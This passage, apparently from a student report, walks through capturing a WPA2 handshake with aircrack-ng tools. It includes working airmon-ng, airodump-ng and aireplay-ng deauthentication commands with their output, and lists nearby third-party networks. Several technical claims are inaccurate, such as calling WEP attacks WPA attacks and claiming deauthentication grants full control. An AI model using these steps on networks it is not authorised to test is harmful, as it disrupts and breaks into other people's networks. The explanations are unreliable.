WIRESHARK
The World's Most Popular Network Protocol Analyzer
Capture
Interface List
Start capture on interface:
Capture Options
Capture Help
How to Capture
Files
Open
Open Recent:
Sample Captures
Websit
User's
Securit

Live list of the capture interfaces (counts incoming packets)

Start a capture with detailed options

Open a previously captured file

A rich assortment of example capture files on the wiki

Visit the proj

The User's G

Work with W

Ready to load or capture

No Packets

Profile: Default


Figure.16. UI of Wireshark.

This tool can be efficiently used to troubleshoot network problems, examine security threats and also as a debugger by developers. However, it doesn't assess intrusion detection and doesn't manipulate the network.

Some of the popular devices compatible with Wireshark include IEEE 802.11, Token-Ring, Ethernet, ATM connections, Serial (PPP/SLIP) and Linux based devices (by libcap). Wireshark not only captures live packets from the network but it can also import and export files from several different capture programmes.

5.2 Installation

Wireshark is a free and an open source programme. It is available for all popular operating system (Windows, IOS and Linux). It is easy to install. For the purpose of penetration testing in this project, Wireshark has been installed in an Ubuntu OS. Figure 17 shows the installation process of Wireshark in an Ubuntu Operating System.



```
shree@shreepc:~$ sudo apt-get install wireshark
[sudo] password for shree:
Reading package lists... Done
Building dependency tree
Reading state information... Done
wireshark is already the newest version.
The following packages were automatically installed and are no longer required:
  libntdb1 libsoxr0 linux-headers-4.2.0-27 linux-headers-4.2.0-27-generic
  linux-image-4.2.0-27-generic linux-image-extra-4.2.0-27-generic python-ntdb
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
shree@shreepc:~$ clear
shree@shreepc:~$ sudo apt-get install wireshark
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libntdb1 libsoxr0 linux-headers-4.2.0-27 linux-headers-4.2.0-27-generic
  linux-image-4.2.0-27-generic linux-image-extra-4.2.0-27-generic python-ntdb
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
  libc-ares2 libsmi2ldbl libwireshark-data libwireshark3 libwiretap3
  libwsutil3 wireshark-common
Suggested packages:
  snmp-mibs-downloader wireshark-doc
The following NEW packages will be installed:
  libc-ares2 libsmi2ldbl libwireshark-data libwireshark3 libwiretap3
  libwsutil3 wireshark wireshark-common
0 upgraded, 8 newly installed, 0 to remove and 0 not upgraded.
Need to get 12,2 MB of archives.
After this operation, 71,8 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://fi.archive.ubuntu.com/ubuntu/ trusty/universe libsmi2ldbl amd64 0.4.8+dfsg2-8ubuntu2 [99,4 kB]
Get:2 http://fi.archive.ubuntu.com/ubuntu/ trusty/main libc-ares2 amd64 1.10.0-2 [38,5 kB]
Get:3 http://fi.archive.ubuntu.com/ubuntu/ trusty/universe libwireshark-data all 1.10.6-1 [780 kB]
Get:4 http://fi.archive.ubuntu.com/ubuntu/ trusty/universe libwsutil3 amd64 1.10.6-1 [21,2 kB]
Get:5 http://fi.archive.ubuntu.com/ubuntu/ trusty/universe libwireshark3 amd64 1.10.6-1 [10,2 MB]
Get:6 http://fi.archive.ubuntu.com/ubuntu/ trusty/universe libwiretap3 amd64 1.10.6-1 [135 kB]
Get:7 http://fi.archive.ubuntu.com/ubuntu/ trusty/universe wireshark-common amd64 1.10.6-1 [158 kB]
Get:8 http://fi.archive.ubuntu.com/ubuntu/ trusty/universe wireshark amd64 1.10.6-1 [852 kB]
Fetched 12,2 MB in 2s (4 091 kB/s)
Preconfiguring packages ...
Selecting previously unselected package libsmi2ldbl:amd64.
(Reading database ... 261547 files and directories currently installed.)
Preparing to unpack .../libsmi2ldbl_0.4.8+dfsg2-8ubuntu2_amd64.deb ...
Unpacking libsmi2ldbl:amd64 (0.4.8+dfsg2-8ubuntu2) ...
Selecting previously unselected package libc-ares2:amd64.
Preparing to unpack .../libc-ares2_1.10.0-2_amd64.deb ...
Unpacking libc-ares2:amd64 (1.10.0-2) ...
Selecting previously unselected package libwireshark-data.
Preparing to unpack .../libwireshark-data_1.10.6-1_all.deb ...
Unpacking libwireshark-data (1.10.6-1) ...
Selecting previously unselected package libwsutil3:amd64.
Preparing to unpack .../libwsutil3_1.10.6-1_amd64.deb ...
Unpacking libwsutil3:amd64 (1.10.6-1) ...
Selecting previously unselected package libwireshark3:amd64.
```

Figure 17. Installation of Wireshark

6 Kali Linux

Kali Linux is one the most popular and globally acknowledged tools for penetration testing of a network and its digital forensics. It is maintained by Offensive Security Ltd. It belongs to the Unix-like OS family and the Kernel type is Monolithic Kernel. It has a range of working platforms: x86, x86-64, armhf and armel are among them. It comprises around 300 penetrating tools.

The key Features of Kali Linux are:

i. Over 300 Penetration Tools
ii. Open Source Software
iii. FHS Compliant
iv. Compatibility for wide range of Wireless Devices
v. Secure Development Platform
vi. Customizable Kernel
vii. Multi Language
viii. ARMEL and ARMHF Support

Kali has been completely rebuilt and revised from Back-Track Linux in a Debian standard with all new and revised packages of testing and penetrating tools.

6.1 Installation

The installation of Kali Linux is a very easy process. The free version is available from the official website of Offensive Security, https://www.kali.org/downloads/. For this project, Kali tools were ran through a USB Drive. Figure 18 shows the user-interface of Kali Linux.




Figure 18. UI of Kali Linux

The installation process is very simple and does not need any explanation, so it has been excluded here.

6.2 Hardware and Software

For the installation of Kali Tools, compatible hardware is essential. The minimum required hardware for the installation of Kali Linux includes:

i. Minimum 10GB free Space

ii. 512 MB RAM for i386/amd64 architectures

iii. USB boot/CD-DVD Drive support

However, the better the hardware the better the performance. Kali Tools can also be installed in Windows and MAC hardware.

6.3 Testing

The testing of vulnerability in 802.11 will be carried out in Section 7. For that purpose the Aircrack Tool of Kali will be used. The WPA secured network is chosen and with the help of Aircrack tool, WPA handshake will be stolen and the crack tool will attempt to decrypt the encrypted key. This handshake contains classified information of the network and has been encrypted. The main idea behind stealing this handshake is to steal such classified information in the form of authentication key and decrypt it.

7 Penetration Testing Results

In the previous section, the theory behind the encryption and the possible approach to decrypt the encrypted key was explained. This section demonstrates how the WPA protected networks can be cracked using Kali tools.

7.1 Tools

In order to crack down a WPA secured network, the **Aircrack** tool from Kali Linux is used. This tool is capable of cracking the network provided with sufficient and appropriate packet data. It comprises FMS attacks, Korek attacks and PTW attacks; thus it is the fastest tool available to crack down a WPA network. The main areas of network security that the tool deals with include:

i. Monitoring of packet data captured and exporting such data into readable text file for further analysis.


ii. Attacking and deauthenticating the network and creating fake access point for injection.

iii. Cracking down WEP and WPA PSK network and injection

7.2 Monitoring

Cracking of any network using Aircrack tools starts with creating a monitor mode interface. The monitor mode allows a device to capture and review all the traffic in and out of the network in any wireless network. The big advantage of having the monitor mode is that it doesn’t necessarily have to accomplice with an access point or any ad hoc network.

Creating the monitor is simply done with the command: ***airmon-ng start wlan0.***




```
phy0    wlan0           iwlwifi         Intel Corporation PRO/Wireless 5100 AGN [Shiloh]

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
root@kali:~# kill 984
root@kali:~# kill 1136
root@kali:~# kill 1136
bash: kill: (1136) - No such process
root@kali:~# kill 1963
bash: kill: (1963) - No such process
root@kali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation PRO/Wireless 5100 AGN [Shiloh]

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# 
```

Figure 19. Monitor mode in Kali Linux

As seen in Figure 19, the monitor mode has been created for wlan0 on wlan0mon. Sometimes, a few processes have to be killed before creating the monitor mode simply with the kill command.

7.3 Gathering Information

The next step is to gather information on the network that is to be cracked. It can be done with the command ***airodump-ng wlan0mon.*** With this command, we can gather some valuable information on the network that will be needed for penetration testing.



```
 CH 13 ][ Elapsed: 12 s ][ 1980-01-02 18:39

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 A0:1B:29:82:26:18  -34       26        0    0   6  54e  WPA2 CCMP   PSK  pandey niwas
 00:0C:C3:DA:C0:37  -60       26        1    0   6  54e. WPA  CCMP   PSK  Koti557
 4C:9E:FF:FB:E9:69  -60       13        0    0  11  54e  WPA2 CCMP   PSK  Koti_E969
 58:8B:F3:93:49:FC  -65       21        3    0   6  54e  WPA2 CCMP   PSK  Kizzuwatna
 DC:EE:06:81:44:79  -72       20        0    0  12  54e  WPA2 CCMP   PSK  Elisa_Mobi_4479
 00:22:07:ED:E1:9B  -72       23        4    0   1  54e  WPA2 CCMP   PSK  SoneraGateway00
 00:26:24:3F:2D:05  -77       15        0    0   1  54e  WPA2 CCMP   PSK  highsmith
 38:F8:89:AD:47:20  -77       25        0    0   1  54e  WPA2 CCMP   PSK  mokkula_300671
 00:22:07:ED:33:F3  -80       15        0    0  11  54e  WPA2 CCMP   PSK  SoneraGateway00
 04:BF:6D:77:F0:95  -78       31        1    0  11  54e  WPA2 CCMP   PSK  Koti_F095
 4C:9E:FF:FB:85:F1  -82       17        9    0   1  54e  WPA2 CCMP   PSK  Koti_85F1
 6A:43:F6:A3:BB:1B  -82        6        0    0   6  54e  WPA2 CCMP   PSK  wl0_Guest2
 6A:43:F6:A3:BB:1A  -82       12        0    0   6  54e  WPA2 CCMP   PSK  wl0_Guest1
 60:02:92:27:5C:CF  -83       14        0    0   1  54e  WPA2 CCMP   PSK  661f7a
 EC:43:F6:A3:BB:19  -81       14        0    0   6  54e  WPA2 CCMP   PSK  ZyXEL_88
 00:0C:C3:DB:10:AD  -84        4        0    0   6  54e. WPA  CCMP   PSK  Koti534
 EC:43:F6:88:AA:F4  -85        7        0    0   1  54e  WPA2 CCMP   PSK  ZyXEL_1627

root@kali:~#
```

Figure 20. Information gathering on the test network


In Figure 20, the test network “pandey niwas” has been monitored with its bssid, and the channel through which the router is broadcasting. This information will be helpful for further analysis and attacking.

7.4 Attacking

Once we have created the monitor mode and gathered all the required information of the test network, the attack on the network can be implemented. In this process, we will use information on the network from Figure 19. We will try to steal the information and the encrypted key and write it over a folder in our computer.

The command to execute the process is:

airodump-ng –c X(X=Channel at which the router is broadcasting at; in this case 6) –bssid (bssid of the router) –w (location of the folder where we want to save the information) wlan0mon(monitor interface name).



```
CH  6 ][ Elapsed: 2 mins ][ 1980-01-02 18:51 ][ WPA handshake: A0:1B:29:82:26:18

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

A0:1B:29:82:26:18  -77  12      338      118    0   1  54e  WPA2 CCMP   PSK  pandey niwa

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

A0:1B:29:82:26:18  38:D4:0B:74:B1:8A  -82    1e- 2e     0       47  pandey niwas
A0:1B:29:82:26:18  38:59:F9:C7:7F:A6  -16    0e- 1      0       98  pandey niwas

root@kali:~#
```


Figure 21. Stealing WPA handshake

In Figure 21, the WPA handshake from the devices connected to the test network has been captured and stolen. Once this command is executed, the WPA handshake that includes all the encrypted confidential information will be copied on the folder we had created in the earlier process. Now we have successfully stolen the WPA handshake. The next step is to deauthenticate the network security and finally crack down the Test network.

7.5 Testing and Cracking

Once we have stolen the WPA handshake, we have all the confidential information on the network. Now the next step is to deauthenticate the security of the network. We will use the airodump-ng command and send 5 deauthenticating packets which will force the devices connecting to the network to reconnect to the network. At this time, we have full control over the network so we will be able to capture and decrypt the confidential information on the network.

The command for this process is ***aireplay-ng -0 5 –a A0:1B:29:82:26:18 (Router's mac address) –c A0:1B:29:82:26:18 (WPA handshake id) –e "name of the network" wlan0mon (Monitor interface name)***




```
 CH  1 ][ Elapsed: 24 s ][ 1980-01-02 18:58 ][ WPA handshake: A0:1B:29:82:26:18

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 A0:1B:29:82:26:18  -24   0      223       33    0   1  54e  WPA2 CCMP   PSK  pandey niwas

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 A0:1B:29:82:26:18  38:D4:0B:74:B1:8A  -20    0e- 6   303       11  pandey niwas
 A0:1B:29:82:26:18  38:59:F9:C7:7F:A6  -20    0e- 0e    0       38

root@kali:~# aireplay-ng -0 5 -a A0:1B:29:82:26:18 -c A0:1B:29:82:26:18  -e "pandey niwas" wlan0mon
18:59:12  Waiting for beacon frame (BSSID: A0:1B:29:82:26:18) on channel 1
18:59:13  Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [117|117 ACKs]
18:59:13  Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [115|115 ACKs]
18:59:14  Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [128|128 ACKs]
18:59:14  Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [110|110 ACKs]
18:59:15  Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [127|127 ACKs]
root@kali:~# 
```

Figure 22. Deauthenticating the Test network

Figure 22 shows 5 de-authentication packets being sent which will force the devices connecting to the network to reconnect to the network and the information is stolen and stored.

Now this command will force the clients connecting to the network to reconnect to the system automatically. What they are unaware is that the confidential information is being stolen. The next step is to download the WPA wordlists that will be used to compare and crack the stolen key A WPA wordlist file [5] has been downloaded and saved in the workstation.

